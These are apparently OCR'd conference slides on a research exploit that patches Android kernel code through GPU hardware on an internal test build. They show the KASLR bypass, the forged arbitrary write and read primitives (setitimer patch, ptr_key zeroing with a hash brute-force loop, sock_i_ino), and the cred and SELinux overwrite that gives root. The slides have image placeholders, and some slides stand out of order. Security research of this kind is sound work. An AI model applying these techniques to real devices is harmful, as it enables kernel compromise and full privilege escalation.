se.vruntime                                  :        343703.999971
se.sum_exec_runtime                          :             10.315652
se.nr_migrations                             :                     0
sum_sleep_runtime                            :              0.000000
sum_block_runtime                            :              0.000000
wait_start                                   :              0.000000
sleep_start                                  :              0.000000
block_start                                  :              0.000000
sleep_max                                    :              0.000000
block_max                                    :              0.000000
exec_max                                     :              3.937970
slice_max                                    :              0.000000
wait_max                                     :              0.000000
wait_sum                                     :              0.000000
wait_count                                   :                     1
iowait_sum                                   :              0.000000
iowait_count                                 :                     0
nr_migrations_cold                           :                     0
nr_failed_migrations_affine                  :                     0
nr_failed_migrations_running                 :                     0
nr_failed_migrations_hot                     :                     0
nr_forced_migrations                         :                     0
nr_wakeups                                   :                     0
nr_wakeups_sync                              :                     0
nr_wakeups_migrate                           :                     0
nr_wakeups_local                             :                     0
nr_wakeups_remote                            :                     0
nr_wakeups_affine                            :                     0
nr_wakeups_affine_attempts                   :                     0
nr_wakeups_passive                           :                     0
nr_wakeups_idle                              :                     0
avg_atom                                     :              0.000001
avg_per_cpu                                  :              0.000001
nr_switches                                  :                     0
nr_voluntary_switches                        :                     0
nr_involuntary_switches                      :                     0
se.load.weight                               :               1048576
se.avg.load_sum                              :                 47227
se.avg.runnable_sum                          :              26338696
se.avg.util_sum                              :              26338696
se.avg.load_avg                              :                  1023
```

```
void proc_sched_show_task(struct task_struct *p, struct pid_namespace *ns,
                          struct seq_file *m)
{
  unsigned long nr_switches;

  SEQ_printf(m, "%s (%d, #threads: %d)\n", p->comm, task_pid_nr_ns(p, ns),
             get_nr_threads(p));
  SEQ_printf(m,
    "---------------------------------------------------------"
    "----------\n");

#define P_SCHEDSTAT(F)  __PS(#F, schedstat_val(p->stats.F))
#define PN_SCHEDSTAT(F) __PSN(#F, schedstat_val(p->stats.F))

  PN(se.exec_start);
  PN(se.vruntime);
  PN(se.sum_exec_runtime);

  nr_switches = p->nvcsw + p->nivcsw;

  P(se.nr_migrations);

  if (schedstat_enabled()) {
    u64 avg_atom, avg_per_cpu;

    PN_SCHEDSTAT(sum_sleep_runtime);
    PN_SCHEDSTAT(sum_block_runtime);
    PN_SCHEDSTAT(wait_start);
    PN_SCHEDSTAT(sleep_start);
    PN_SCHEDSTAT(block_start);
    PN_SCHEDSTAT(sleep_max);
    PN_SCHEDSTAT(block_max);
    PN_SCHEDSTAT(exec_max);
    PN_SCHEDSTAT(slice_max);
    PN_SCHEDSTAT(wait_max);
    PN_SCHEDSTAT(wait_sum);
    P_SCHEDSTAT(wait_count);
    PN_SCHEDSTAT(iowait_sum);
    P_SCHEDSTAT(iowait_count);
    P_SCHEDSTAT(nr_migrations_cold);
    P_SCHEDSTAT(nr_failed_migrations_affine);
    P_SCHEDSTAT(nr_failed_migrations_running);
    P_SCHEDSTAT(nr_failed_migrations_hot);
    P_SCHEDSTAT(nr_forced_migrations);
    P_SCHEDSTAT(nr_wakeups);
    P_SCHEDSTAT(nr_wakeups_sync);
```

Bypass KASLR

- After experimentations, the sched one work
  - ~~c_show~~ -> proc_sched_show_task (0x12d0 bytes)

```
                        loc_FFFFFFC080117F58
1F 01 00 F1             CMP             X8, #0  ; Set cond. codes on Op1 - Op2
09 48 88 52             MOV             W9, #0x4240 ; Rd = Op2
E1 9F 00 90 21 A4 07 91 ADRL            X1, a45s14ld06ld ; "%-45s:%14Ld.%06ld\n"
08 55 88 DA             CNEG            X8, X8, MI ; Conditional Negate
E9 01 A0 72             MOVK            W9, #0xF,LSL#16 ; Move with Keep
0A 09 C9 9A             UDIV            X10, X8, X9 ; Unsigned Divide
A2 A5 00 D0 42 48 1E 91 ADRL            X2, aIowaitSum ; "iowait_sum"
E0 03 13 AA             MOV             X0, X19 ; _QWORD
44 A1 09 9B             MSUB            X4, X10, X9, X8 ; Multiply-Subtract
3B 68 0B 94             BL              seq_printf ; Branch with Link
83 D2 41 F9             LDR             X3, [X20,#0x3A0] ; Load from Memory
76 A3 00 B0 D6 9E 17 91 ADRL            X22, a45s21ld ; "%-45s:%21Ld\n"
62 A3 00 B0 42 D0 17 91 ADRL            X2, aIowaitCount ; "iowait_count"
E0 03 13 AA             MOV             X0, X19 ; _QWORD
E1 03 16 AA             MOV             X1, X22 ; char *
33 68 0B 94             BL              seq_printf ; Branch with Link
83 FA 41 F9             LDR             X3, [X20,#0x3F0] ; Load from Memory
22 A3 00 B0 42 08 1C 91 ADRL            X2, aNrMigrationsCo ; "nr_migrations_cold"
E0 03 13 AA             MOV             X0, X19 ; _QWORD
E1 03 16 AA             MOV             X1, X22 ; char *
2D 68 0B 94             BL              seq_printf ; Branch with Link
83 FE 41 F9             LDR             X3, [X20,#0x3F8] ; Load from Memory
62 A2 00 B0 42 30 08 91 ADRL            X2, aNrFailedMigrat ; "nr_failed_migrations_affine"
E0 03 13 AA             MOV             X0, X19 ; _QWORD
E1 03 16 AA             MOV             X1, X22 ; char *
27 68 0B 94             BL              seq_printf ; Branch with Link
83 02 42 F9             LDR             X3, [X20,#0x400] ; Load from Memory
62 A2 00 B0 42 A0 08 91 ADRL            X2, aNrFailedMigrat_0 ; "nr_failed_migrations_runnin
E0 03 13 AA             MOV             X0, X19 ; _QWORD
E1 03 16 AA             MOV             X1, X22 ; char *
21 68 0B 94             BL              seq_printf ; Branch with Link
83 06 42 F9             LDR             X3, [X20,#0x408] ; Load from Memory
62 A0 00 90 42 44 0F 91 ADRL            X2, aNrFailedMigrat_1 ; "nr_failed_migrations_hot"
E0 03 13 AA             MOV             X0, X19 ; _QWORD
```



Bypass KASLR

- X22 is the register for pointing the **format string** address

```
ADRL            X22, a45s21ld ; "%-45s:%21Ld\n"
ADRL            X2, aIowaitCount ; "iowait_count"
MOV             X0, X19 ; _QWORD
MOV             X1, X22 ; char *
BL              seq_printf ; Branch with Link
LDR             X3, [X20,#0x3F0] ; Load from Memory
ADRL            X2, aNrMigrationsCo ; "nr_migrations_cold"
MOV             X0, X19 ; _QWORD
MOV             X1, X22 ; char *
BL              seq_printf ; Branch with Link
```

- **seq_print(seq, "%-45s:%21Ld\n", "nr_failed_migrations_hot", nr_hot);**

- .kernel:FFFFFFC080118000 **MOV X1, X22 -> LDR X17, [X22, 0x71428]! (D1 AE 42 F8)**
- .kernel:FFFFFFC080118004 **BL seq_printf**

Bypass KASLR

- ~~seq_print(seq, "%-45s:%21Ld\n", "nr_failed_migrations_hot", nr_hot);~~
- seq_print(seq, **"%llu"**, "nr_failed_migrations_hot", nr_hot);
  - We are printing the address of a kernel string

```
iowait_count                                :                0
nr_migrations_cold                          :                0
nr_failed_migrations_affine                 :                0
nr_failed_migrations_running                :                1

 18446743887112222641 18446743887112516147 18446743887112750425 18446743887112350098 18446743887112981804 1844674388711
2549403 18446743887112318287 18446743887112350117 18446743887113046443 18446743887112683878avg_atom
                    :            5.625192
avg_per_cpu                                 :           16.875576
nr_switches                                 :                3
nr_voluntary_switches
nr_involuntary_switches
se.load.weight
se.avg.load_sum                             :            47520
```

```
➜  ~ python3 -c 'print(hex(18446743887112222641))'
0xffffffd48deeb7b1
```

Forge Kernel Arbitrary Write

By Patching Kernel Code Directly From GPU HW

Google

Forge Kernel Arbitrary Write

- Where to get kernel arbitrary write ???

- There’re a lot of candidates
  - binder_ioctl
  - setsockopt
  - ...
- Most of the possible candidates can be used for “crafting” a memory corruption

Forge Kernel Arbitrary Write

- Check function that receives user input directly...

setitimer(2) - Linux man page

Name

getitimer, setitimer - get or set value of an interval timer

Synopsis

```
#include <sys/time.h>

int getitimer(int which, struct itimerval *curr_value);
int setitimer(int which, const struct itimerval *new_value,
              struct itimerval *old_value);
```

Forge Kernel Arbitrary Write

- Patch __arm64_sys_setitimer(which, value, ovalue)

```
.kernel:FFFFFFC080198FEC FF FF 01 A9   STP     XZR, XZR, [SP,#0x70+var_58] ; Store Pair
.kernel:FFFFFFC080198FF0 FF FF 00 A9   STP     XZR, XZR, [SP,#0x70+var_68] ; Store Pair
.kernel:FFFFFFC080198FF4 21 01 00 B4   CBZ     X1, loc_FFFFFFC080199018 ; Compare and Branch on Zer
.kernel:FFFFFFC080198FF8 A0 A3 00 D1   SUB     X0, X29, #-var_28 ; Rd = Op1 - Op2
.kernel:FFFFFFC080198FFC 02 04 80 52   MOV     W2, #0x20 ; ' ' ; Rd = Op2
.kernel:FFFFFFC080199000 61 02 00 79   STRH    W1, [X19] ; Keypatch modified this from:
.kernel:FFFFFFC080199000                         ;   STP XZR, XZR, [X29,#var_18]
.kernel:FFFFFFC080199000                         ; Keypatch modified this from:
.kernel:FFFFFFC080199000                         ;   STR X1, [X19]
.kernel:FFFFFFC080199000                         ; Keypatch modified this from:
.kernel:FFFFFFC080199000                         ;   STR W1, [X19]
.kernel:FFFFFFC080199004 BF FF 3D A9   STP     XZR, XZR, [X29,#var_28] ; Store Pair
```

- __syscall_setitimer(which, value, ovalue)

```
44  }
45  *ovalue = value;
46  v15 = 0LL;
47  v16 = 0LL;
48  if ( copy_from_user_12(&v15, value, 32LL) )
49  {
50    result = -14LL;
51    goto LABEL_20;
52  }
```

Kernel arbitrary write and copy_from_user will return -1 early

Forge Kernel Arbitrary Write

- __syscall_setitimer(which, unsigned int val, unsigned long target_addr)
  - *(unsigned int*)target_addr = val;

- If someone else calls __syscall_setitimer, the kernel will crash
  - Privilege Access Never
  - Writing an user space address directly in the kernel is not allowed
- If we patch this syscall, how stable the exploit is?

Forge Kernel Arbitrary Write

- I wrote a bug in my exploit app and it crashed ...
  - crash_dump64 calls setitimer

```
[23455.250036][ T6551] Unable to handle kernel access to user memory outside uaccess routines at virtual address 0000007fc024e1d0
…
[23455.251908][ T6551] CPU: 0 PID: 6551 Comm: crash_dump64 Tainted: G S      W  OE      6.6.56-android15-8-g99ff92c2bc93-ab12633206-4k
#1 140000003000000474e5500089f7d33e1b1d0d5
[23455.251931][ T6551] Hardware name: FRANKEL Proto 1.0 based on LGA (DT)
[23455.251946][ T6551] pstate: 63400005 (nZCv daif +PAN -UAO +TCO +DIT -SSBS BTYPE=--)
[23455.251960][ T6551] pc : __arm64_sys_setitimer+0x3c/0x180
[23455.251999][ T6551] lr : invoke_syscall+0x58/0x114
[23455.252024][ T6551] sp : ffffffc0a42dbd90
[23455.252032][ T6551] x29: ffffffc0a42dbe00 x28: ffffff880f4d3840 x27: 0000000000000000
[23455.252053][ T6551] x26: 0000000000000000 x25: 0000000000000000 x24: 0000000000000000
[23455.252070][ T6551] x23: 0000000080001000 x22: 000000750cdc7848 x21: ffffff880f4d3840
[23455.252086][ T6551] x20: 0000000000000000 x19: 0000007fc024e1d0 x18: ffffffd79dcabec0
[23455.252102][ T6551] x17: 00000000b02b34d9 x16: 00000000b02b34d9 x15: 0000000000000000
[23455.252118][ T6551] x14: 0000000000000020 x13: 0000007fc024e208 x12: 0000007fc024e1d0
[23455.252135][ T6551] x11: 0000007fc024e1f0 x10: 00000000c00000b7 x9 : 04ece67205029700
[23455.252153][ T6551] x8 : 04ece67205029700 x7 : 0000000000000000 x6 : 0000000000000000
[23455.252168][ T6551] x5 : 0000000000000000 x4 : 0000000000000000 x3 : 0000000000000000
[23455.252184][ T6551] x2 : 0000000000000020 x1 : 0000007fc024e1f0 x0 : ffffffc0a42dbdd8
[23455.252201][ T6551] Call trace:
[23455.252214][ T6551]  __arm64_sys_setitimer+0x3c/0x180
[23455.252228][ T6551]  invoke_syscall+0x58/0x114
[23455.252242][ T6551]  el0_svc_common+0x80/0xe0
[23455.252256][ T6551]  do_el0_svc+0x1c/0x28
[23455.252270][ T6551]  el0_svc+0x38/0x68
[23455.252298][ T6551]  el0t_64_sync_handler+0x68/0xb4
[23455.252310][ T6551]  el0t_64_sync+0x1a8/0x1ac
```

Please don't let your exploit app crash in the middle of the exploitation :)

Forge Kernel Arbitrary Read

By Patching Kernel Code Directly From GPU HW

Google

Forge Kernel Arbitrary Read

- Where is kernel arbitrary read? 😭
  - Checked all syscalls ... Didn't really find a good target
- Find some socket related objects, use arbitrary write and ioctl handlers to forge an arbitrary read
- Where to get a socket object leak ?!

Leak Kernel Sock Object Heap Address

- Create a udp socket

```
frankel:/ $ cat /proc/self/net/udp
   sl  local_address rem_address   st tx_queue rx_queue tr tm->when retrnsmt   uid  timeout inode ref pointer drops
 5683: 0100007F:E2C1 00000000:0000 07 00000000:00000000 00:00000000 00000000 10290        0 198136 2 0000000000000000 0
```

- Kernel pointer value is guarded by %pK
  - To print the kernel address, we need to overwrite global kernel data kptr_restrict

```
.kernel:FFFFFFC0820AB618                                                ; vso
.kernel:FFFFFFC0820AB620                                EXPORT kptr_restrict
.kernel:FFFFFFC0820AB620 00 00 00 00    kptr_restrict   DCD 0                   ; DAT
.kernel:FFFFFFC0820AB620                                                ; kal
.kernel:FFFFFFC0820AB624 00 00 00 00                    ALIGN 8
.kernel:FFFFFFC0820AB628 00 00 00 00 00 00 00 00 ptr_key        DCQ 0, 0        ; DAT
.kernel:FFFFFFC0820AB628 00 00 00 00 00 00 00 00                                ; fil
.kernel:FFFFFFC0820AB638 00 00 00 00 00 00 00 00 filled random ptr key DCQ 0    ; DAT
```

Leak Kernel Sock Object Heap Address

- If kptr_restrict is 2 (default): Print 0x0 ❌
- If kptr_restrict is 1: Print full kernel address only if you're root ❌


- If kptr_restrict is 0:
  - If **no_hash_pointers** is true, print full kernel address
  - It's zero by default in kernel .rodata in device

```
58
59 /* Disable pointer hashing if requested */
60 bool no_hash_pointers __ro_after_init;
61 EXPORT_SYMBOL_GPL(no_hash_pointers);
62
```

```
829
830 static char *default_pointer(char *buf, char *end, const void *ptr,
831                              struct printf_spec spec)
832 {
833         /*
834          * default is to _not_ leak addresses, so hash before printing,
835          * unless no_hash_pointers is specified on the command line.
836          */
837         if (unlikely(no_hash_pointers))
838                 return pointer_string(buf, end, ptr, spec);
839
840         return ptr_to_id(buf, end, ptr, spec);
841 }
842
```


Leak Kernel Sock Object Heap Address

- Write no_hash_pointers in kernel .rodata to a non-zero value?
  - Can't use our arbitrary write primitive because it will trigger kernel write panic
- The kernel page contains no_hash_pointers is not remotely important
  - Overwrite the page by GPU geometry data?



Leak Kernel Sock Object Heap Address

- Yes, we can fill this page with Pixel data by the GPU hardware!



- Can we find a more stable way to read the kernel address?

Leak Kernel Sock Object Heap Address

- If `kptr_restrict` is 0, the kernel default behavior is to print the **hash{addr}:**

```
/* Maps a pointer to a 32 bit unique identifier. */
static inline int __ptr_to_hashval(const void *ptr, unsigned long *hashval_out)
{
  unsigned long hashval;

  if (!READ_ONCE(filled_random_ptr_key))
    return -EBUSY;

  /* Pairs with smp_wmb() after writing ptr_key. */
  smp_rmb();

#ifdef CONFIG_64BIT
  hashval = (unsigned long)siphash_1u64((u64)ptr, &ptr_key);
  /*
   * Mask off the first 32 bits, this makes explicit that we have
   * modified the address (and 32 bits is plenty for a unique ID).
   */
  hashval = hashval & 0xffffffff;
#else
  hashval = (unsigned long)siphash_1u32((u32)ptr, &ptr_key);
#endif
  *hashval_out = hashval;
  return 0;
}
```

```
m->when retrnsmt   uid  timeout inode ref pointer drops
0000000 00000000 10290        0 176744 2 00000000d1ddb782 0
0000000 00000000 10290        0 176745 2 00000000b690f35a 0
```

- The hash key `ptr_key` is in .data section with R/W memory permission

```
l:FFFFFFC0820AB620                                      EXPORT kptr_restrict
l:FFFFFFC0820AB620 00 00 00 00          kptr_restrict   DCD 0                    ; DATA XREF: kallsym
l:FFFFFFC0820AB620                                                             ; kallsyms_show_valu
l:FFFFFFC0820AB624 00 00 00 00                          ALIGN 8
l:FFFFFFC0820AB628 00 00 00 00 00 00 00 00 ptr_key      DCQ 0, 0               ; DATA XREF: ptr_to_
l:FFFFFFC0820AB628 00 00 00 00 00 00 00 00                                     ; fill_ptr_key+C↑o .
l:FFFFFFC0820AB638 00 00 00 00 00 00 00 00 filled_random_ptr_key DCQ 0         ; DATA XREF: ptr_to_
l:FFFFFFC0820AB638                                                             ; ptr_to_hashval+4↑r
l:FFFFFFC0820AB640                                      EXPORT __SCK__tp_func_initcall_level
l:FFFFFFC0820AB640 B4 43 01 80 C0 FF FF FF __SCK__tp_func_initcall_level DCQ __traceiter_initcall_level
l:FFFFFFC0820AB640                                                             ; DATA XREF: .kernel
l:FFFFFFC0820AB648                                      EXPORT __SCK__tp_func_initcall_start
```

Leak Kernel Sock Object Heap Address

- Overwrite the hash key to ZERO
- Since we know the allocated heap object is likely around **0xffffff8800000000** - **0xffffff8a00000000**, with object size 0x100

```
for (unsigned long long i = 0xffffff8800000000; i <= 0xffffff89ffffff00; i += 0x100) {
    auto guess_hash : u64  = siphash_1u64( first: (u64)i, &key);
            // hash_64_generic(i, 32);
    guess_hash &= 0xffffffff;
    if (guess_hash == (unsigned long long)hash) {
        LOGW("Hash candidate = 0x%llx", i);
        candidate = i;
        num_found += 1;
    }
}
```

Brute force the hash and uncover the kernel pointer address! There's no hash collision btw :-)

Forge Kernel Arbitrary Read Primitive

- /proc/self/net/udp: `udp4_seq_show` -> `udp4_format_sock`:

```
3370 /* ------------------------------------------------------------------------ */
3371 static void udp4_format_sock(struct sock *sp, struct seq_file *f,
3372     int bucket)
3373 {
3374   struct inet_sock *inet = inet_sk(sp);
3375   __be32 dest = inet->inet_daddr;
3376   __be32 src  = inet->inet_rcv_saddr;
3377   __u16 destp   = ntohs(inet->inet_dport);
3378   __u16 srcp    = ntohs(inet->inet_sport);
3379
3380   seq_printf(f, "%5d: %08X:%04X %08X:%04X"
3381     " %02X %08X:%08X %02X:%08lX %08X %5u %8d %lu %d %pK %u",
3382     bucket, src, srcp, dest, destp, sp->sk_state,
3383     sk_wmem_alloc_get(sp),
3384     udp_rqueue_get(sp),
3385     0, 0L, 0,
3386     from_kuid_munged(seq_user_ns(f), sk_uid(sp)),
3387     0, sock_i_ino(sp),
3388     refcount_read(&sp->sk_refcnt), sp,
3389     atomic_read(&sp->sk_drops));
3390 }
```

Printing inode

Forge Kernel Arbitrary Read Primitive

- We know sk already
  - Overwrite sk->sk_socket

```
1  __int64 __fastcall sock_i_ino(char *sk)
2  {
3    unsigned __int64 StatusReg; // x8
4    char *lock; // x19
5    __int64 v4; // x8
6    __int64 v5; // x20
7    __int64 unlock; // x0
8
9    StatusReg = _ReadStatusReg(ARM64_SYSREG(3, 0, 4, 1, 0));
10   lock = sk + 0x228;
11   *(_DWORD *)(StatusReg + 16) += 512;
12   raw_read_lock(sk + 0x228);
13   v4 = *((_QWORD *)sk + 0x50);                  // we can overwrite *(sk+0x50)
14   if ( v4 )
15     v5 = *(_QWORD *)(v4 + 0xC0);
16   else
17     v5 = 0LL;
18   unlock = raw_read_unlock(lock);
19   local_bh_enable_14(unlock);
20   return v5;
21 }
```

Arbitrary read primitive!


Final Exploit & Demo

The Final Touch

- Arb R/W, KASLR Bypass
  - Overwrite `cred` object by iterating `init_task_list_head`
  - Clear SELinux AVC decision mapping
  - Flush SELinux AVC cache

```
Run command /system/bin/id
  --> uid=0(root) gid=0(root) groups=0(root),3003(inet),9997(everybody),20290(u0_a290_cache),50290(all_a290)
```


The exploit is built based on an internal test build. Production devices are not affected.


frankel:/ $ logcat -c && logcat | grep -i icebear
5:43
FreelistPwn
Exploiting——
Patch Android Kernel Code by GPU Hardware
By crafting a malicious 3D app

Historical Freelist Vulnerabilities

